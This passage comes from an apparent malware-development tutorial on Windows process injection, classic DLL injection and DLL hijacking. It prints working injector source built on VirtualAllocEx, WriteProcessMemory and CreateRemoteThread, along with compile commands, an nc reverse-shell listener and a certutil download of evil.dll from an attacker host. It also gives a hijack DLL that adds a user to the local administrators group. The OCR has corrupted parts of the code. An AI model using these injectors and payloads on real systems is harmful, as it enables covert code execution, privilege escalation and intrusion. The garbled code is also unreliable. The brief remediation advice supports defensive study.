49    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

```

Next, we use `VirtualAllocEx` which is allows to you to allocate memory buffer for remote process (1):

```

51    // allocate memory buffer for remote process
52    rb = VirtualAlloc(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
53    // "copy" data between processes
54    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
55    // our process start new thread
56    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
57    CloseHandle(ph);
58    return 0;
59 }
60 }
```

Then, `WriteProcessMemory` allows you to copy data between processes, so copy our payload to `calc.exe` process (2). And `CreateRemoteThread` is similar to `CreateThread` function but in this function you can specify which process you can specify which process should start the new thread (3).

Let's go to compile this code:


```
x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc
```

```
kali㉿kali:~/Desktop$ x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdata-sections -Wno-write-strings
kali㉿kali:~/Desktop$ ls -l
total 12
-rwxr-x 1 kali kali 40448 Sep 19 00:35 evil1.exe
-rwxr-x 1 kali kali 15668 Sep 18 20:34 evil2.exe
-rw-r--r-- 1 kali kali 2744 Sep 18 18:45 evil1.cpp
kali㉿kali:~/Desktop$
```

prepare listener:


```
nc -lvp 4444
```

and on victim's machine firstly execute `calc.exe`:




Which we can see that the process ID of the `calc.exe` is 1844.


Then run our injector from victim's machine:



and first of all we can see that ID of the `calc.exe` is the same and our `evil2.exe` is create new process `cmd.exe` and on the Network tab our payload is execute (because `calc.exe` establish connection to attacker's host):



Then, let's go to investigate `calc.exe` process. And go to Memory tab we can look for a memory buffer we allocated.




Because if you take a look into the source code we are allocating some executable and readable memory buffer in the remote process:

```

50
51 // allocate memory buffer for remote process
52 rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
53


```

So in the Process Hacker we can search and sorted by *Protection*, scroll down and find region which is readable and an executable in the same time:



so, there is a lot of such regions in a memory of `calc.exe`.

But, note how the `calc.exe` has a `ws2_32.dll` module loaded which should never happen in normal circumstances, since that module is responsible for sockets management:



So this is how you can inject your code into another process.

But, there is a caveat. Opening another process with write access is submitted to restrictions. One protection is Mandatory Integrity Control (MIC). MIC is a protection method to control access to objects based on their “Integrity level”.

There are 4 integrity levels:

- *low level* - process which are restricted to access most of the system (internet explorer)
- *medium level* - is the default for any process started by unprivileged users and also administrator users if UAC is enabled.
- *high level* - process running with administrator privileges.
- *system level* - by SYSTEM users, generally the level of system services and process requiring the highest protection.

For now we will not delve into this. Firstly I will try figure this out myself.

[VirtualAllocEx](#)


[WriteProcessMemory](#)

[CreateRemoteThread](#)

[OpenProcess](#)

[Source code in Github](#)

5. classic DLL injection into the process. Simple C++ malware.



In this section we will discuss about a classic DLL injection technique which are use debugging API.

About classic code injection I wrote in the previous section.

Firstly, let's go to prepare our DLL.

There are slight difference in writing C code for `exe` and DLL. The basic difference is how you call you code in your module or program. In `exe` case there should be a function called `main` which is being called by the OS loader when it finishes all in initialization if a new process. At this point your program starts its execution when the OS loader finishes its job.

On the other hand with the DLL's when you want to run your program as a dynamic library, it's a slightly different way, so the loader has already created process in memory and for some reason that process needs your DLL or any

other DLL to be load it into the process and it might be due to the function your DLL implements.

So *exe need a main function and DLL's need DllMain function*
Basically that's the simplest difference.

For simplicity, we create DLL which just pop-up a message box:

```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow from evil.dll!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

It only consists of `DllMain` which is the main function of DLL library. It doesn't declare any exported functions which is what legitimate DLLs normally do. `DllMain` code is executed right after DLL is loaded into the process memory.

This is important in the context of DLL Injection, as we are looking for simplest way to execute code in the context of other process. That is why most of malicious DLLs which are being injected have most of the malicious code in `DllMain`. There are ways to force a process to run exported function, but writing


your code in `DllMain` is usually the simplest solution to get code execution.

When run in injected process it should display our message: “Meow from `evil.dll!`”, so we will know that injection was successful. Now we can compile it (on attacker’s machine):

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```

```
kali㉿kali:~/projects/cybersec_blog/2021-09-24-injection-2$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
total 140
-rwxr-xr-x 1 kali kali 92298 Sep 20 15:51 evil.dll
-rw-r--r-- 1 kali kali 1566 Sep 20 15:07 evil.cpp
-rw-r--r-- 1 kali kali 1142 Sep 20 15:07 evil_inj.cpp
-rwxr-xr-x 1 kali kali 39936 Sep 20 13:34 inj.exe
kali㉿kali:~/projects/cybersec_blog/2021-09-24-injection-2$
```

and put it in a directory of our choice (victim’s machine):



```
C:\>certutil.exe -urlcache -f http://10.9.1.6:8088/evil.dll evil.dll
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is FC58-GFDF

Directory of C:\

09/20/2021  01:37 PM    92,290  evil.dll
07/14/2009  09:20 AM    <DIR>   ferrislogs
09/18/2021  07:02 PM    <DIR>   Program Files
09/02/2021  09:10 AM    <DIR>   Program Files (<x86>)
09/02/2021  08:59 AM    <DIR>   Users
09/20/2021  01:37 PM    <DIR>   Windows
                           1 File(s)     92,290 bytes free
                           5 Dir(s)   7,356,874,752 bytes free
```

Now we only need a code which will inject this library into the process of our choosing.

In our case we are going talk about classic DLL injection. We allocate an empty buffer of a size at least the length of the path of our DLL from disk. And then we copy the path to this buffer.

```
/*
* evil_inj.cpp
* classic DLL injection example
* author: @cocomelonc
* https://cocomelonc.github.io/tutorial/
2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlib32.h>

char evildLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evildLL) + 1;

int main(int argc, char* argv[]) {
```

```

HANDLE ph; // process handle
HANDLE rt; // remote thread
LPVOID rb; // remote buffer

// handle to kernel32 and pass it to GetProcAddress
HMODULE hKernel32 = GetModuleHandle("Kernel32");
VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

// parse process ID
if (atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
}
printf("PID: %i", atoi(argv[1]));
ph = OpenProcess(PROCESS_ALL_ACCESS,
FALSE,
DWORD(atoi(argv[1])));

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, evillen,
(MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" evil DLL between processes
WriteProcessMemory(ph, rb, evildll, evillen, NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)lb,
rb, 0, NULL);
CloseHandle(ph);
return 0;
}

```

It's pretty simple as you can see. It's same as in my classic code injection section. The only difference is we add path of our DLL from disk **(1)** and before we finally inject and run our DLL - we need a memory address of `LoadLibraryA`, as this will be an API call that we will execute in the context of the victim process to load our DLL **(2)**:

```

12
13     char evilDLL[] = "C:\\evil.dll";
14     unsigned int evilLen = sizeof(evilDLL) + 1; 1
15
16     int main(int argc, char* argv[]) {
17         HANDLE ph; // process handle
18         HANDLE rt; // remote thread
19         LPVOID rb; // remote buffer
20
21         // handle to kernel32 and pass it to GetProcAddress| 2
22         HMODULE hKernel32 = GetModuleHandle("Kernel32");
23         VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
24

```

So finally after we understood entire code of the injector, we can test it. Compile it:

```

x86_64-w64-mingw32-gcc -O2 evil_inj.cpp -o inj.exe
-mconsole -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc -fpermissive >/dev/null 2>&1


```

```

kali㉿kali:~/projects/cybersec_blog/2021-09-24-Injection-2$ x86_64-w64-mingw32-gcc -O2 evil_inj.cpp -o inj.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
total 140
-rwxr-x-- 1 kali kali 39936 Sep 20 15:09 inj.exe
-rwxr-x-- 1 kali kali 1140 Sep 20 15:07 evil_inj.cpp
-rwxr-x-- 1 kali kali 92298 Sep 20 16:51 evil.dll
-rw-r--r-- 1 kali kali 566 Sep 20 15:07 evil.cpp
kali㉿kali:~/projects/cybersec_blog/2021-09-24-Injection-2$ ls

```

Let's first launch a calc.exe instance and then execute our program:



To verify our DLL is indeed injected into calc.exe process we can use Process Hacker.

The screenshot shows two windows side-by-side. On the left is a code editor with the file 'evil_inj.cpp' containing C++ code for injecting a DLL into another process. On the right is a debugger interface showing the memory dump of the target process. A specific memory location is highlighted, and its properties are shown in a dialog box. The memory address is 0x40940000, the type is 'Image' and 'Commit', the size is 4KB, and the protection is 'R/W'. The file name is 'evil.dll'.

```

21 // handle to kernel32 and pass it to GetProcAddress
22 HMODULE hKernel32 = GetModuleHandle("kernel32");
23
24 VOID *lp = GetProcAddress(hKernel32, "LoadLibraryA");
25
26 // parse process ID
27 if (atoi(argv[1]) == 0) {
28     printf("PID not found : exiting...\n");
29     return -1;
30 }
31 printf("PID: %i", atoi(argv[1]));
32 ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORd(atoi(argv[1])));
33
34 // allocate memory buffer for remote process
35 rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
36
37 // "copy" evil DLL between processes
38 WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
39
40 // our process start new thread
41 rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lp, rb, 0, NULL);
42 CloseHandle(ph);
43 return 0;
44

```

In another memory section we can see:

The screenshot shows a debugger interface with two panes. The left pane displays assembly code for the 'main' function of 'evil.dll'. The right pane shows the memory dump of the target process, calc.exe. A message box is displayed in the center, showing the text 'Meow from evil.dll!'. The assembly code includes comments like '#include <windows.h>' and '#pragma comment(lib, "user32.lib")'.

```

7
8 #include <windows.h>
9 #pragma comment(lib, "user32.lib")
10
11 BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID
12 case DLL_PROCESS_ATTACH:
13     MessageBox(
14         NULL,
15         "Meow from evil.dll!",
16         "Meow from evil.dll!",
17         MB_OK
18     );
19 }
20 break;
21 case DLL_PROCESS_DETACH:
22 break;
23 case DLL_THREAD_ATTACH:
24 break;
25 case DLL_THREAD_DETACH:
26 break;
27 }
28 return TRUE;
29 }
30

```

It seems our simple injection logic worked! This is just a simplest way to inject a DLL to another process but in many cases it is sufficient and very useful.


If you want you can also add function call obfuscation which will be research in the future sections.

[VirtualAllocEx](#)
[WriteProcessMemory](#)
[CreateRemoteThread](#)
[OpenProcess](#)
[GetProcAddress](#)
[LoadLibraryA](#)

[Source code in Github](#)

In the future sections I will try to figure out more advanced code injection techniques.

6. DLL hijacking in Windows. Simple C example.




The terminal window displays the source code for a C program named `evil.c`. The code implements a DLL hijacking attack by intercepting the `DLL_PROCESS_ATTACH` event and displaying a message box with the text "Meow-meow!". The Windows desktop shows a taskbar with various icons and a message box titled "Meow-meow!" with the same text, indicating the exploit has been successful.

```
1 //> DLL hijacking example
2 author: @coromeonc
3 /*
4 */
5
6 #include <windows.h>
7 #pragma comment (lib, "user32.lib")
8
9 BOOL APIENTRY DllMain(HMODULE hModule, D
10     switch (ul_reason_for_call) {
11         case DLL_PROCESS_ATTACH:
12             MessageBox(
13                 NULL,
14                 "Meow-meow!",
15                 "Meow-meow!",
16                 MB_OK
17             );
18             break;
19         case DLL_PROCESS_DETACH:
20             break;
21         case DLL_THREAD_ATTACH:
22             break;
23         case DLL_THREAD_DETACH:
24             break;
25     }

```

What is DLL hijacking? DLL hijacking is technique when we tricking a legitimate/trusted application into loading an our malicious DLL.


In Windows environments when an application or a service is starting it looks for a number of DLL's in order to function properly. Here is a diagram showing the default DLL search order in Windows:




In our post, we will only consider the simplest case: the directory of an application is writable. In this case, any DLL loaded by the application can be hijacked because it's the first location used in the search process.

Step 1. Find process with missing DLLs

The most common way to find missing Dlls inside a system is running procmon from sysinternals, setting the following filters:



which will identify if there is any DLL that the application tries to load and the actual path that the application is looking for the missing DLL:




In our example, the process **Bginfo.exe** is missing several DLLs which possibly can be used for DLL hijacking. For example **Riched32.dll**

Step 2. Check folder permissions

Let's go to check folder permissions:


```
icacls C:\Users\user\Desktop\
```



According to the documentation we have write access to this folder.

Step 3. DLL hijacking

Firstly, let's go to run our `bginfo.exe`:



Therefore if I plant a DLL called `Riched32.dll` in the same directory as `bginfo.exe` when that tool executes so will my malicious code. For simplicity, I create DLL which just pop-up a message box:

```
/*
DLL hijacking example
author: @cocomelonc
*/



#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow-meow! ",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
}
```

```

    }
    return TRUE;
}

```

Now we can compile it (on attacker's machine):


```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

```

kali㉿kali:~/projects/cybersec_blog/2021-09-24-dllhijack$ i686-w64-mingw32-gcc -shared -o evil.dll evil.c
total 88
-rwxr-x--x 1 kali kali 77899 Sep 25 11:57 evil.dll
-rw-r--r-- 1 kali kali 310 Sep 25 11:57 evilt.c
-rw-r--r-- 1 kali kali 317 Sep 25 09:30 export_def.py
kali㉿kali:~/projects/cybersec_blog/2021-09-24-dllhijack$ ls -l


```

Then rename as Riched32.dll and copy to C:\Users\user\Desktop\ my malicious DLL.



And now launch bginfo.exe:





As you can see, our malicious logic is executed:

So, `bginfo.exe` and malicious `Riched32.dll` in the same folder (1)
 Then launch `bginfo.exe` (2)
 Message box is popped-up! (3)

Remediation

Perhaps the simplest remediation steps would be simply to ensure that all installed software goes into the protected directory `C:\Program Files` or `C:\Program Files (x86)`. If software cannot be installed into these locations then the next easiest thing is to ensure that only Administrative users have “create” or “write” permissions to the installation directory to prevent an attacker from deploying a malicious DLL and thereby breaking the exploitation.

Privilege escalation

DLL hijacking can be used for more than just executing code. It can also be used to gain persistence and privilege escalation:

Find a process that runs/will run as with other privileges (horizontal/lateral movement) that is missing a dll.

Have write permission on any folder where the dll is going to be searched (probably the executable directory or some folder inside the system path).

Then replace our code:

```
/*
DLL hijacking example
author: @cocomeonc
*/

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule,
```

```

DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            system("cmd.exe /k net localgroup administrators user /add");
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

```

For x64 compile with: x86_64-w64-mingw32-gcc evil.c -shared -o target.dll

For x86 compile with: i686-w64-mingw32-gcc evil.c -shared -o target.dll

Further, all steps are similar.

Conclusion

But in all cases, there is a caveat.

Note that in some cases the DLL you compile must export multiple functions to be loaded by the victim process. If these functions do not exist, the binary will not be able to load them and the exploit will fail.

So, compiling custom versions of existing DLLs is more challenging than it may sound, as a lot of executables will not load such DLLs if procedures or entry points are missing. Tools such as [DLL Export Viewer](#) can be used to enumerate all external function names and ordinals of the legitimate DLLs. Ensuring that our compiled DLL follows the same format will maximise the chances of it being loaded successfully.

In the future I will try to figure out this, and I will try create python script which create .def file from target original DLL.

[Process Monitor](#)

[icacls](#)


[DLL Export Viewer](#)

[Module-Definition \(def\) files](#)

[Source code in Github](#)

I've added the vulnerable bginfo (version 4.16) to github if you'd like to experiment.

